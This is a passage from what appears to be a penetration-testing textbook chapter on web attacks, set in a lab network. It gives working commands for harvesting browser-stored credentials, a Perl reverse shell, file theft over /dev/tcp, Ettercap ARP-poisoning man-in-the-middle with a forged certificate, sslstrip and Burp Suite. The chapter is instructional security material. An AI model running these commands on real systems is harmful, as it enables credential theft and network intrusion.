An attacker can use a variety of tools to attempt a brute force attack against a password-protected site. An attacker can write custom code or use Burp Suite, a powerful network proxy that includes the ability to configure and launch password attacks. A web site administrator can use a variety of tools to prevent brute force attacks, including dynamic IP restrictions on IIS and mod_evasive on Linux. The Heartbleed attack from Spring 2014 attacks the OpenSSL library, allowing an attacker to read random fragments of memory on the server. These fragments can occasionally contain sensitive information, like passwords, cookies, or private keys.

Pillaging the Browser

An attacker with a foothold in a system that wants to move laterally can exploit the fact that browsers can store users' credentials. This service is provided for the convenience of the user but can be leveraged by malicious attackers already on the system.

Extracting Credentials from Internet Explorer

For example, consider a user on Windows 8.1 running Internet Explorer 11. If that user visits a web server requiring basic authentication, like an Apache web server, then when the user is prompted to enter their credentials, they are also given the option of saving those credentials. Suppose the user does so.

CHAPTER 16 WEB ATTACKS

An attacker with a shell on the target can extract the passwords saved in Internet Explorer 11 for that user with the Metasploit module `post/windows/gather/enum_ie`.

```
msf exploit(multi/handler) > use post/windows/gather/enum_ie
msf post(windows/gather/enum_ie) > info

    Name: Windows Gather Internet Explorer User Data Enumeration
    Module: post/windows/gather/enum_ie
    Platform: Windows
    Arch:
    Rank: Normal

... Output Deleted ...

Compatible session types:
    Meterpreter

Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----      -----
    SESSION           yes        The session to run this module on.

Description:
    This module will collect history, cookies, and credentials (from
    either HTTP auth passwords, or saved form passwords found in
    auto-complete) in Internet Explorer. The ability to gather
    credentials is only supported for versions of IE >=7, while history
    and cookies can be extracted for all versions.

    To use the module, the attacker specifies the session on which it is to run.

msf post(windows/gather/enum_ie) > set session 1
session => 1
msf post(windows/gather/enum_ie) > exploit

[*] IE Version: 9.11.9600.16384
[*] Retrieving history.....
[*] Retrieving cookies.....
[*] Looping through history to find autocomplete data.....
[-] No autocomplete entries found in registry
[*] Looking in the Credential Store for HTTP Authentication Creds...
[*] Writing gathered credentials to loot...
[+] Data saved in: /root/.msf4/loot/20180503210331_default_10.0.15.207_ie.u
ser.creds_890446.txt
```

```
Credential data
=====
Type          Url           User        Pass
---          ---           ---         ---
Credential Store  ala.pluto.test:443/Main Site  pluto\rwagner  password1!
[*] Post module execution completed
```

The results of the module are stored in the loot directory but are not added to the database of credentials.

```
msf post(windows/gather/enum_ie) > creds
Credentials
=====
host  service  public  private  realm  private_type
---  -----  -----  -----  -----  -----
```

Extracting Credentials from Firefox

An attacker can extract credentials from Firefox browsers. Metasploit includes two modules, `post/firefox/gather/passwords` and `post/multi/gather/firefox_creds` for this purpose. The first of these modules requires a Firefox JavaScript shell, while the second often requires root privileges to extract the passwords. A manual but more flexible approach is to download the required files from the target and pass them to the Windows tool PasswordFox to decrypt the passwords. This approach does not require a Firefox JavaScript shell, does not require elevated privileges, and works against Windows and Linux versions of Firefox.

Using PasswordFox Against Windows

The first step in the attack is to download three files from the Firefox profile of the user on the target. On Windows systems, the Firefox profile is in a randomly named subdirectory of `C:\Users\Username\AppData\Roaming\Mozilla\Firefox\Profiles`.

Suppose the attacker has an unprivileged shell on a Windows 8.1 system using Firefox 43.0. The attacker begins by interacting with the session and determining the proper directory.

```
msf post(multi/gather/firefox_creds) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > cd c:\\Users\\rwagner\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles
meterpreter > ls
```

CHAPTER 16 WEB ATTACKS

Listing: c:\Users\rwagner\AppData\Roaming\Mozilla\Firefox\Profiles

| Mode | Size | Type | Last modified | Name |
|-----------------|-------|------|---------------------------|------------------|
| 40777/rwxrwxrwx | 16384 | dir | 2018-05-03 21:28:26 -0400 | b425wb93.default |

In this example, the profile directory is named b425wb93.default. The attacker needs three files from the profile directory. The first two files are cert8.db and key3.db. The last file varies with the version of Firefox; it can be logins.json or signons.sqlite or signons3.txt. Download and store each file.

```
meterpreter > cd b425wb93.default
meterpreter > download cert8.db
[*] Downloading: cert8.db -> cert8.db
[*] Downloaded 64.00 KiB of 64.00 KiB (100.0%): cert8.db -> cert8.db
[*] download : cert8.db -> cert8.db
meterpreter > download key3.db
[*] Downloading: key3.db -> key3.db
[*] Downloaded 16.00 KiB of 16.00 KiB (100.0%): key3.db -> key3.db
[*] download : key3.db -> key3.db
meterpreter > download logins.json
[*] Downloading: logins.json -> logins.json
[*] Downloaded 555.00 B of 555.00 B (100.0%): logins.json -> logins.json
[*] download : logins.json -> logins.json
```

These files contain the locally stored password information but are encrypted. The NirSoft tool PasswordFox, free and available from <http://www.nirsoft.net/utils/passwordfox.html>, may be able to decrypt the result. This is a Windows-only tool and requires a Firefox installation on the system to function. Store the three files in a single directory on the Windows system, then from PasswordFox navigate File ▶ Select Folders and select the directory containing the pillaged Firefox files. The now decrypted passwords are shown; see Figure 16-1.




Figure 16-1. Using PasswordFox 1.58 on Windows 10-1511 to decrypt exfiltrated Firefox-stored password data

Using PasswordFox Against Linux

This process works against Linux targets. Suppose an attacker has compromised a Mint 18.1 system running Firefox 50 and has a Metasploit reverse shell.

```
msf exploit(multi/handler) > sessions -l

Active sessions
=====
Id  Name   Type      Information  Connection
--  ---   ---      -----
1   shell  x64/linux  10.0.2.2:4444 -> 10.0.15.217:49094
```

The Metasploit reverse shell sometimes lacks some useful features, so the attacker can generate a more useful shell by starting a netcat listener and use Perl to call back to that listener. First, the listener is constructed on the attacker's system at 10.0.2.2 using TCP/8443.

```
root@kali-2016-2-u:~# nc -l -v -p 8443
listening on [any] 8443 ...
```

Then, in the Metasploit session, the attacker uses

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
perl -e 'use Socket;$i="10.0.2.2";$p=8443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,
">&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/bash -i");};' #
```

Here the attacker runs a /bin/bash shell and passes it back out over TCP/8443; the command is terminated by a comment (#), as some Metasploit reverse shells do not properly terminate commands.

When the Perl command is run in the session, the attacker is presented with a clean /bin/bash shell.

```
root@kali-2016-2-u:~# nc -l -v -p 8443
listening on [any] 8443 ...
connect to [10.0.2.2] from Beatrice.pluto.test [10.0.15.217] 54588
cgauss@beatrice /home/cgauss $
```

Now that the attacker has a reasonable shell, the next step is to exfiltrate the Firefox data, which is located in a subdirectory of `~/.mozilla/firefox`.

```
cgauss@beatrice /home/cgauss $ cd .mozilla/firefox
cd .mozilla/firefox
cgauss@beatrice /home/cgauss/.mozilla/firefox $ ls
```

```
ls
Crash Reports
mwad0hks.default
profiles.ini
```

In this example, the directory containing the Firefox profile is `/home/cgauss/.mozilla/firefox/mwad0hks.default`.

To download the required files, the attacker sets up another netcat listener on a different port that redirects the output to a file.

```
oot@kali-2016-2-u:~# mkdir Mint18
root@kali-2016-2-u:~# cd Mint18/
root@kali-2016-2-u:~/Mint18# netcat -l -v -p 8888 > cert8.db
listening on [any] 8888 ...
```

In the shell, the attacker uses `cat` to send a file via TCP with the command

```
cgauss@beatrice /home/cgauss/.mozilla/firefox $ cd mwad0hks.default
cd mwad0hks.default
cgauss@beatrice /home/cgauss/.mozilla/firefox/mwad0hks.default $ 
cat cert8.db > /dev/tcp/10.0.2.2/8888
<./mozilla/firefox/mwad0hks.default $ cat cert8.db > /dev/tcp/10.0.2.2/8888
```

The listening netcat shell shows the file arrive.

```
root@kali-2016-2-u:~/Mint18# netcat -l -v -p 8888 > cert8.db
listening on [any] 8888 ...
connect to [10.0.2.2] from Beatrice.pluto.test [10.0.15.217] 48490
```

The attacker repeats the process for the remaining two files (`key3.db` and `logins.json`), each time setting up new netcat listeners before sending the file to `/dev/tcp`.

The attacker stores the three files in a single directory and passes the result to PasswordFox to obtain the credentials in the same fashion as Windows systems.

Firefox Master Password

A defender can protect against these attacks by using a Firefox master password. The master password provides an additional level of security for stored credentials and prevents tools like PasswordFox from immediately decrypting stored passwords. To set the master password in Firefox, launch the preferences dialog, then navigate to the security tab. Select the option “Use a master password”; the user is provided with a dialog box like Figure 16-2 to set the master password.




Figure 16-2. Setting the master password in Firefox 38.0 on Windows 10-1511

Man in the Middle

An attacker with a network address on the local network can perform ARP poisoning man in the middle attacks (MitM). One tool that can be used for this purpose is Ettercap.

Ettercap

Ettercap is a specialized tool designed to perform MitM attacks. On a Kali system, the primary configuration file for Ettercap is `/etc/ettercap/etter.conf`. To perform attacks against SSL-encrypted traffic, Ettercap needs to modify how traffic flows in the attacker's system, which requires changes in this configuration file. By default, Ettercap drops privileges after initialization to a UID and GID of 65534: nobody. To allow it to continue to change the state of the system, it needs to continue to run as root. Update the file `/etc/ettercap/etter.conf` so that the `[privs]` section reads

```
[privs]
ec_uid = 0
ec_gid = 0
```

The needed changes in the state of the attacker's Kali system are made by adjusting iptables firewall rules. Because Ettercap can be used on a range of operating systems, the configuration

file includes directives for Linux, Mac OSX, and Open BSD, but all are commented out. To use Ettercap on Kali, uncomment the lines specific to iptables so that they read

```
# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port
-j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port
-j REDIRECT --to-port %rport"
```

Generating an SSL/TLS Certificate for MitM

When Ettercap is used to perform a MitM attack against SSL/TLS-encrypted traffic, it replaces the site's original certificate with one generated by Ettercap. For the attack to succeed, the target is going to need to accept the presented certificate as valid, and so some effort needs to be paid to make the certificate realistic. The process of generating a certificate and a key for Ettercap is the same as the process for generating a certificate for a legitimate service. Start by creating a key for Ettercap.

```
root@kali-2016-2-u:~# openssl genrsa -out /etc/ettercap/etter.ssl.key 2048
Generating RSA private key, 2048 bit long modulus
.....+++
.....+++
e is 65537 (0x010001)
```

Next, create a certificate signing request. Suppose that the attacker plans on impersonating the server ala.pluto.test; then it makes sense to select the fields to make the result more realistic.

```
root@kali-2016-2-u:~# openssl req -new -key /etc/ettercap/etter.ssl.key
-out /etc/ettercap/etter.ssl.csr
```

You are about to be asked to enter information that will be incorporated into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:**US**

State or Province Name (full name) [Some-State]:**Maryland**

Locality Name (eg, city) []:**Towson**

Organization Name (eg, company) [Internet Widgits Pty Ltd]:**Towson University**

Organizational Unit Name (eg, section) []:**Emergency Temporary Certificate**

Common Name (e.g. server FQDN or YOUR name) []:**ala.pluto.test**

Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request

A challenge password []:

An optional company name []:

Since the attacker does not have access to a legitimate certificate authority, they self-sign the certificate.

```
root@kali-2016-2-u:~# openssl x509 -req -days 365 -in /etc/ettercap/etter.ssl.csr
-signkey /etc/ettercap/etter.ssl.key -out /etc/ettercap/etter.ssl.crt
Signature ok
subject=C = US, ST = Maryland, L = Towson, O = Towson University,
OU = Emergency Temporary Certificate, CN = ala.pluto.test
Getting Private key
```

Ettercap ARP Poisoning

Suppose that the attacker wants to become a MitM for traffic between 10.0.14.210 and 10.0.15.223, where the attacker has gained an address on the same local network as both hosts. To perform an ARP MitM attack with Ettercap, the attacker uses the command

```
root@kali-2016-2-u:~# ettercap --text --quiet --iface eth0 --mitm arp
--certificate /etc/ettercap/etter.ssl.crt --private-key /etc/ettercap/etter.ssl.
key /10.0.15.210// /10.0.15.223//
```

The options have the following meanings:

- **--text** Ettercap can be run in text mode, in an ncurses-based environment, or as a graphical GTK application.
- **--quiet** By default, Ettercap prints the content of packets to the screen.
- **--iface eth0** Ettercap can use any available network interface.
- **--mitm arp** Ettercap can perform MitM attacks using ARP poisoning, ICMP redirection, DHCP spoofing, and port stealing.
- **--certificate, --private-key** are the locations of the certificate and private key used in the attack.

The last two arguments are the first and second targets in the format /IPv4 address(es) / IPv6 address/port(s). Each can specify an IP address or a range, then (possibly) an IPv6 address, and then one or more ports. For example, the specification /10.0.3.10-50//80,443 indicates all hosts in the IPv4 range 10.0.3.10-10.0.3.50 on ports 80 and 443. If either the IP address, IPv6 address, or port is omitted, it matches all targets. In the example, traffic between any port on 10.0.15.210 to/from any port on 10.0.15.223 is passing through Ettercap.

CHAPTER 16 WEB ATTACKS

Once the command is executed, Ettercap displays basic information about its status to the screen:

```
root@kali-2016-2-u:~# ettercap --text --quiet --iface eth0 --mitm arp  
--certificate /etc/ettercap/etter.ssl.crt --private-key /etc/ettercap/etter.ssl.  
key /10.0.15.210// /10.0.15.223//
```

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:

```
eth0 -> 08:00:27:C1:CF:15  
10.0.2.2/255.255.0.0  
fe80::a00:27ff:fed1:cf15/64
```

Privileges dropped to EUID 0 EGID 0...

```
33 plugins  
42 protocol dissectors  
57 ports monitored  
20388 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!
```

Scanning for merged targets (2 hosts)...

```
* |=====| 100.00 %
```

2 hosts added to the hosts list...

ARP poisoning victims:

```
GROUP 1 : 10.0.15.210 08:00:27:98:A3:DC
```

```
GROUP 2 : 10.0.15.223 08:00:27:A5:DF:AD
```

Starting Unified sniffing...

Text only Interface activated...

The help menu in Ettercap shows the different available commands; for example, to get a list of the known hosts on the local network, press “l”.

Hit 'h' for inline help

Inline help:

| | |
|------|---------------------------------|
| [vV] | - change the visualization mode |
| [pP] | - activate a plugin |
| [fF] | - (de)activate a filter |
| [lL] | - print the hosts list |
| [oO] | - print the profiles list |
| [cC] | - print the connections list |

```
[sS]      - print interfaces statistics
[<space>] - stop/cont printing packets
[qQ]      - quit
```

Hosts list:

| | | |
|----|-------------|-------------------|
| 1) | 10.0.15.200 | 08:00:27:6C:0A:EC |
| 2) | 10.0.15.204 | 08:00:27:00:B4:48 |
| 3) | 10.0.15.210 | 08:00:27:98:A3:DC |
| 4) | 10.0.15.223 | 08:00:27:A5:DF:AD |

Once Ettercap has been started, connections between the targets are intercepted and modified by Ettercap. For example, suppose that the client on 10.0.15.210 navigates to the SSL-protected web page <https://ala.pluto.test> running on 10.0.15.223, where this page requires the user to provide credentials using basic authentication. If the client uses Internet Explorer, then they receive a warning before connecting or being prompted for credentials; Figure 16-3 is an example of such a warning.




Figure 16-3. Certificate warning generated by an Ettercap MitM attack; the target is running Internet Explorer 8 on Windows 7

If the user bypasses the warning and then continues to the web site and enters their credentials, then they are reported to the attacker in Ettercap:

```
HTTP : 10.0.15.223:443 -> USER: pluto\jbach PASS: password1! INFO:  
ala.pluto.test/
```

If the client uses Firefox, they receive a similar warning before connecting or being prompted for credentials; if they decide to proceed, they can view the certificate before deciding to accept it. The contents of that certificate, however, were determined by the attacker during the signing process. In this example, the client is presented with a dialog box like the one in Figure 16-4; such a certificate is sufficiently plausible that it may be accepted by one or more users on a network. If the certificate is accepted and the user logs in via basic authentication, the credentials entered by the client are displayed to the attacker in Ettercap.



Figure 16-4. Viewing the presented certificate presented by Ettercap; the client is using Firefox 17 on Windows 7

These attacks succeed only if the user decides to bypass the certificate warnings presented by the browser. Since one of the core purposes of SSL certificates is to ensure that the server is

correctly identified, this is difficult. However, there is an approach that may be able to bypass these certificate warnings.

SSLSrip

Many users do not include the stem (http or https) when visiting a remote web site; instead they enter only the name of the web site in the browser's address bar and rely on the server to redirect them to the correct, secured site. If an attacker interferes with the connection between the client and the server before they establish an SSL connection, then no certificate warnings are presented to the client. This attack technique was developed by Moxie Marlinspike and presented at Black Hat DC in 2009.

To perform the attack, from a command prompt the attacker starts Ettercap as already described. Next, from a second command prompt, the attacker launches sslstrip; this starts the attacker's system listening on TCP/10000.

```
root@kali-2016-2-u:~# sslstrip -h
```

sslstrip 0.9 by Moxie Marlinspike

Usage: **sslstrip <options>**

Options:

| | |
|--|--|
| -w <filename>, --write=<filename> | Specify file to log to (optional). |
| -p , --post | Log only SSL POSTs. (default) |
| -s , --ssl | Log all SSL traffic to and from server. |
| -a , --all | Log all SSL and HTTP traffic to and from server. |
| -l <port>, --listen=<port> | Port to listen on (default 10000). |
| -f , --favicon | Substitute a lock favicon on secure requests. |
| -k , --killsessions | Kill sessions in progress. |
| -h | Print this help message. |

```
root@kali-2016-2-u:~# sslstrip
```

sslstrip 0.9 by Moxie Marlinspike running...

Next, the system needs to be configured so that traffic destined for TCP/80 is instead redirected to sslstrip. This can be done by adjusting the iptables firewall from a (third) command prompt.

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

If the target enters the SSL and password-protected web site address ala.pluto.test into the address bar of a browser without the https stem, they are presented with the content of the SSL-protected web site they intended to visit. However, their traffic is first being sent to the attacker via HTTP, while the attacker communicates with the destination server via HTTPS. Figures 16-5 and 16-6

show the result on Internet Explorer and Firefox. Since the browser traffic is not protected by SSL, this interception raises no certificate warnings. Any basic authentication passwords entered by the user are presented to the attacker by Ettercap.




Figure 16-5. View of an SSL-protected web site that has been intercepted by Ettercap and sslstrip. Note that the address bar shows no errors, only the fact that it is using http instead of https. Internet Explorer 8 on Windows 7.




Figure 16-6. View of an SSL-protected web site that has been intercepted by Ettercap and sslstrip. Note that the address bar shows no errors. Firefox 17 on Windows 7.

Password Attacks

An attacker unable to obtain credentials to a protected web resource may instead resort to attacking the server directly.

Burp Suite

One useful tool for attacking web sites and web applications is Burp Suite; the community edition of Burp Suite is included by default in Kali. Burp Suite can act as a proxy, controlling the flow of traffic between an attacker's browser and the target. It can also spider the web site or perform brute force attacks on authentication mechanisms.

To start Burp Suite, navigate the main Kali menu: Applications ➤ 03 – Web Application Analysis ➤ burpsuite.

Burp Suite Web Proxy

The most basic use of Burp Suite is as a web proxy. To configure the basic settings for the proxy, from Burp Suite navigate Proxy ➤ Options. By default, the proxy listens on TCP/8080 on the loopback interface (Figure 16-7).




Figure 16-7. Configuring the proxy settings for Burp Suite 1.7.33 on Kali

To use the proxy, the attacker needs to configure the browser to pass its traffic through the proxy. To do so with the Kali default Firefox browser, from Firefox navigate to Preferences ➤ Advanced ➤ Network, then select connection settings. Configure the proxy manually and send traffic for all protocols through 127.0.0.1 on TCP/8080.

The Burp Suite proxy intercepts and allows the modification of web traffic in transit. To gain access to SSL/TLS-protected traffic, in its default configuration Burp Suite generates new certificates for each SSL/TLS-protected host and signs these certificates with its own local CA key. This generates errors in the attacker's browser, as the Burp Suite CA is not trusted. The CA

certificate can be imported into the browser to avoid these SSL/TLS errors and warnings. From a browser proxying traffic through Burp Suite, navigate to the web site `http://burp`. This site contains a link that enables the locally generated Burp Suite CA certificate to be downloaded. The certificate is installed in the usual fashion.

When running as a proxy, Burp Suite can intercept requests destined for web servers; these requests can be analyzed or modified before they are sent to the server. Similarly, the server responses can be intercepted and analyzed or modified before they reach the browser. When a request or a response is intercepted, the Burp Suite user is presented with the content of the request or the response; it is available by navigating **Proxy** ► **Intercept**. Figure 16-8 shows an intercepted request for the Google home page.




Figure 16-8. Intercepting a request made for the Google home page using Burp Suite on Kali

Burp Suite provides controls over which requests and responses are intercepted and held. One option is to set a target scope. These settings are found by navigating **Target** ► **Scope**. In-scope targets can be chosen based on their hostname, their IP address, the port used, or even the protocol (HTTP or HTTPS) used to communicate.

